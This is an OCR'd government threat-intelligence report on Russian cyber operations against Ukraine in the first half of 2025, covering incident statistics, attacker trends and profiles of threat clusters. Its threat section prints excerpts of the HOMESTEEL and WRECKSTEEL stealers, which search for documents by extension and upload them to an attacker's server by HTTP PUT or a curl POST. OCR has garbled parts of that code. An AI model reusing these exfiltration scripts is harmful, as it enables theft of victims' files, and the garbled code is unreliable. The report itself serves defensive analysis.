State Service of Special Communications and Information Protection of Ukraine


TLP:CLEAR

Russian Cyber Operations

Analytics for the H1 2025

Content

Foreword



Yevheniia Nakonechna

Head of the State Cyber Protection Center

For more than three years of russia's full-scale war against Ukraine, it has become firmly established that cyberspace is an integral battleground of modern warfare. Technologies in the context of armed conflict evolve rapidly, and this is especially true for the cyber domain, where new threats and tactics emerge faster than traditional defense approaches can be developed. This requires constant adaptation, development, and evolution at the level of state institutions responsible for cybersecurity.

An important evolutionary step in this direction was the adoption of the Law of Ukraine No. 4336, "On Amendments to Certain Laws of Ukraine Regarding Information Protection and Cybersecurity of State Information Resources and Critical Information Infrastructure Objects", which significantly strengthens the role of the State Service of Special Communications and Information Protection within the national cybersecurity system.
The document provides for the creation of regional and sectoral incident response teams (CSIRTs), as well as the transformation of CERT-UA into the national team for responding to cyber incidents, cyberattacks, and cyber threats (the national CSIRT). The process of implementing the law's provisions lies ahead.

These changes are important for enhancing Ukraine's cyber resilience.

We thank all our partners for providing resources to ensure cybersecurity in Ukrainian organizations and for their continuous support in developing the national cybersecurity system.

At the same time, events in cyberspace continue to evolve dynamically, demonstrating both the scale and complexity of new threats. We have prepared this report to share with the cybersecurity community our observations, response experience, and analysis of key threats and adversary techniques recorded in the first half of 2025.

Conclusions & Insights

Insights

Over the three years since the start of the full-scale invasion, several comprehensive measures aimed at strengthening cybersecurity have been implemented. Despite isolated incidents, often linked to neglect of basic security principles and configuration errors, the overall level of cyber resilience has significantly increased.

In response, attackers are forced to adapt their approaches and devise new methods to bypass defenses in order to achieve their goals: new tools are being developed, social engineering techniques are actively employed, and complex attack vectors are used. Moreover, an increasing number of processes are becoming automated. The use of artificial intelligence in cyberattacks has reached a new level: hackers now employ it not only to generate phishing messages, but some of the malware samples we have analyzed show clear signs of being generated with AI – and attackers are certainly not going to stop there.

Reducing the time from detection to blocking adversary infrastructure with security tools, combined with improved cooperation with international cloud services often abused by hackers, has driven them to adopt a “Steal & Go” tactic – deploying stealers that do not persist in the system.

Hidden Threats

Increased user awareness of cyber hygiene has reduced the effectiveness of standard phishing campaigns, as every suspicious email is now escalated to cybersecurity specialists.

This has led to the active use of the zero click approach. Hackers exploited vulnerabilities in email platforms, resulting in the execution of malicious payloads immediately upon opening the email, without any further user interaction.

Cyberterrorism

Cyberattacks on critical infrastructure have already become a systemic issue. On March 23, 2025, the news was dominated by reports of a significant cyberattack on Ukrainian Railways (Ukrzaliznytsia). However, this was not the only cyberattack carried out by UAC-0002 (Sandworm) in the first half of 2025.

Some of these attacks were carried out to amplify the impact of kinetic strikes. However, GRU hackers conducted certain cyber operations during massive missile and drone attacks by the aggressor state, which complicated timely incident response and thereby increased the chances of successfully achieving their objectives.

Undercover Operations

More often, during cyber incident investigations, we observe cases where attackers leverage legitimate web services to carry out malicious actions. This approach allows them to hide malicious network traffic and reduce our chances of detecting such cyberattacks.

Hackers typically use such techniques to distribute malware, host phishing pages, and exfiltrate stolen data. Uploading large volumes of data to Dropbox raises far less suspicion among analysts than performing the same process on a hacker-controlled server with a suspicious domain name.

Typically, our requests to web services regarding their use for malicious purposes are processed quickly, and such threats are blocked within a few hours. However, during this time, attackers often manage to achieve their objectives. Proactive efforts by platform teams to detect and block resources exploited by hackers often force attackers to abandon them.

Conclusions

The continuous work of the national cybersecurity system to strengthen Ukraine's cyber defense not only helps protect against most threats but also forces hackers to change their tactics, techniques, and procedures.


The use of legitimate services and zero click vulnerabilities indicates hackers' attempts to conceal their activity. This, in turn, points to increased awareness among regular users about the basics of cyber hygiene and the overall improvement of cybersecurity in organizations.

However, the number of systems infected with malware suggests that, unfortunately, the attackers' new approaches are working.

At the same time, we are aware of these infections, which means the threats were neutralized in time.

Hackers from Russia (and beyond) continue their attempts to infiltrate Ukrainian networks, sometimes leading to tragic, even if short-term, consequences. Therefore, we keep working on strengthening our country's cyber defense and express our gratitude to everyone who helps us in this effort.

Trends



In more than three years of full-scale war, the enemy has still failed to achieve the goals of its so-called “special military operation”. As a result, it increases the number of its attacks every day: both the number of drones and missiles launched against Ukraine and cyberattacks.


In every semiannual report, we have emphasized that the number of cyber incidents handled by CERT-UA and the SOC of the State Cyber Protection Center continues to grow. The first half of 2025 was no exception.

Obviously, visibility (the ability to detect infections) is constantly improving; however, the intensity of cyberattacks is also increasing, which significantly impacts the statistics presented below.

Incidents by severity	H2 2024	H1 2025	Difference
Critical	1	1	0
High	10	6	-40%
Medium	2 454	2 944	+20%
Low	110	67	-39%
Total	**2 575**	**3 018**	**+17%**


As before, the enemy’s top targets remain locations where the largest amount of information circulates – information they can exploit for military purposes – as well as services whose disruption would significantly impact the safety and well-being of the civilians.

When looking at the percentage of cyberattacks on a specific sector compared to the total number of attacks, there is a slight shift in the focus of pro-Russian hackers; however, the top positions remain unchanged.



When considering the types of cyber incidents, we can state that changes in tactics, techniques, and procedures during the distribution of malware, unfortunately, had positive results for the attackers. However, the number of detected infected systems corresponds to the number of neutralized threats.

The good news is that people have become more aware of cyber hygiene and follow its principles, as evidenced by the nearly unchanged percentage of cyber incidents classified as “05.01 Account Compromise”, despite the growing intensity of phishing attacks.


02.02 Malware distribution
H2 2024
43%
H1 2025
33%
03.03 Phishing
H2 2024
19%
H1 2025
27%
02.01 Malware infection
H2 2024
13%
H1 2025
21%
05.01 Account Compromise
H2 2024
5,6%
H1 2025
5,4%
05.02 System Compromise
H2 2024
2,4%
H1 2025
2,7%

Current Threats

Emerging Activities

In the first half of 2025, several new activities were observed in attacks against Ukraine. A radical change in TTPs and the involvement of “fresh blood” in these attacks indicate a decline in the effectiveness of previously known methods as a result of our successful countermeasures.

UAC-0218 & UAC-0219

At a time when only a few hours pass between detecting a malware command-and-control server and blocking it, some hackers have switched to the “Steal & Go” tactic. The scripts used in these threats to steal data do not include mechanisms for maintaining persistence in the system.

In their cyberattacks aimed at spying on the Defense Forces, phishing emails with links to malicious files are used to deliver malware, while the scripts responsible for file exfiltration are developed using VBScript or PowerShell.

UAC-0219 uses WRECKSTEEL – malware initially developed with VBScript and later with PowerShell – which is downloaded and executed on the computer via a VBS script.

It enables the exfiltration of files based on a predefined list of extensions and captures screenshots, both of which are then uploaded to the attackers’ server using the curl.exe.

There is reason to believe that artificial intelligence was used to generate the PowerShell scripts.

The activity of this group was first identified by CERT-UA in the first half of 2025, although there are indications that this threat cluster had been active since the fall of 2024.

As for UAC-0218, its first campaigns were observed back in 2024; however, the cluster's activity intensified at the beginning of 2025.

Emails associated with this activity contain links to an archive hosted on the E-Disk storage service owned by UKR.NET.

Typically, the archive includes password-protected Microsoft Office documents and a VBE script (an encoded VBS script), which is HOMESTEEL malware. It implements functionality for recursively searching files based on a predefined list of extensions, up to five directory levels deep from the %USERPROFILE% folder, with the goal of exfiltrating the discovered files to the attackers' server via the HTTP PUT method.

The same logic being implemented in PowerShell, with a smaller set of file extensions for theft and using the HTTP POST method instead.

HOMESTEEL

```
sub testfile(strpath,my_foot)
    dim strfile,strext,strboundary,bytdata
    ,gum
    gum=love("https://")
    on error resume next
    with createobject("ADODB.Stream")
        .type=1
        .open
        .loadfromfile strpath
        bytdata=.read
    end with
    with createobject("MSXML2.ServerXMLHTTP.6.0")
        .setoption 2,.getoption(2)
        .open"PUT",gum&my_foot&"/"&strpath,false
        .setrequestheader"Content-type","multipart/form-data"
        .send bytdata
    end with
end sub
sub myfuncwork(my_foot)
    dim wshshell
    set wshshell=wscript.createobject("WScript.Shell")
    dim exists,my_variable,myarr(6),myearr(q),elem,elem1
    dim fso
    set fso=createobject("Scripting.FileSystemObject")
    my_variable=wshshell.expandenvironmentstrings(
    "%USERPROFILE%")
    myarr(0)="D:\" : myarr(1)="E:\" : myarr(2)="F:\" : myarr(
    3)="G:\" : myarr(4)="H:\" : myearr(0)="xls" : myearr(1)=
    "xlsx" : myearr(2)="doc" : myearr(3)="docx" : myearr(4)=
    "pdf" : myearr(5)="txt" : myearr(6)="csv" : myearr(7)=
    "rtf" : myearr(8)="ods" : myearr(9)="odt" : myearr()=
    "eml" : myearr()="rar" : myearr(!)="zip" : myearr(1)="7z"
     : myearr(A)="vcf" : myearr(Q)="mdb" : myearr(a)="accdb"
    for each elem1 in myearr
        if elem1<>""then showsubfoollders fso.getfolder(
        my_variable),5,love(elem1),,my_foot
        end if
    next
    for each elem in myarr
        exists=fso.folderexists(love(elem))
        if(exists)then for each elem1 in myearr
            if elem1<>""then showsubfoollders fso.getfolder(
            love(elem)),5,love(elem1),,my_foot
            end if
        next
```

WRECKSTEEL

```
#
wkkkuqewqeeewqewqeqwfwfefffwqyuiyuie
nweqqwennnnnennnnnnveqwewqmbvcmbmvcbe
        $curlCommand = "curl -X POST -F
        ""file=@$filePath""
        http://14   80/upload"
        cmd.exe /c $curlCommand
}
#
qweyuiyuiyuqeeyuiyuweqwefeesewewqewqopipopppppppwwppqweq
wepppppppppqweqwppwpppjwkljkllkj
<# MZ\x90\x00
ʕ0i+-=()ⁿ←↑→↓↔?
PK\x03\x04 ZIP
تشغيل التعليمات الضارة بالذاكرة ↻
=== DON'T ANALYZE THIS FILE ===
#>
function faVan {
    $paths = @(
        [System.Environment]::GetFolderPath("Desktop"),
        [System.Environment]::GetFolderPath(
        "MyDocuments"),
        [System.Environment]::GetFolderPath(
        "MyDocuments") -replace "Documents", "Downloads"
    )

    $fileExtensions = @("*.xls", "*.xlsx", "*.pdf",
    "*.rtf", "*.odt", "*.csv", "*.ods", "*.ppt",
    "*.pptx", "*.png", "*.jpg", "*.jpeg", "*.doc",
    "*.txt", "*.docx")

    foreach ($path in $paths) {
        foreach ($ext in $fileExtensions) {
            Get-ChildItem -Path $path -Filter $ext -
            Recurse -ErrorAction SilentlyContinue |
            ForEach-Object {
                joinT $_.FullName
            }
        }
    }
}
```

UAC-0226

Since February 2025, employees of organizations involved in the development of innovations in the defense-industrial sector, local government bodies, military units, law enforcement agencies, and similar institutions have begun receiving emails with an attachment in the form of an Excel spreadsheet containing a macro.

Executing the macros in such a document decodes base64-encoded data stored in the spreadsheet cells into executable files, which are saved on the computer without a file extension.

In these attacks, hackers use two types of malicious software:

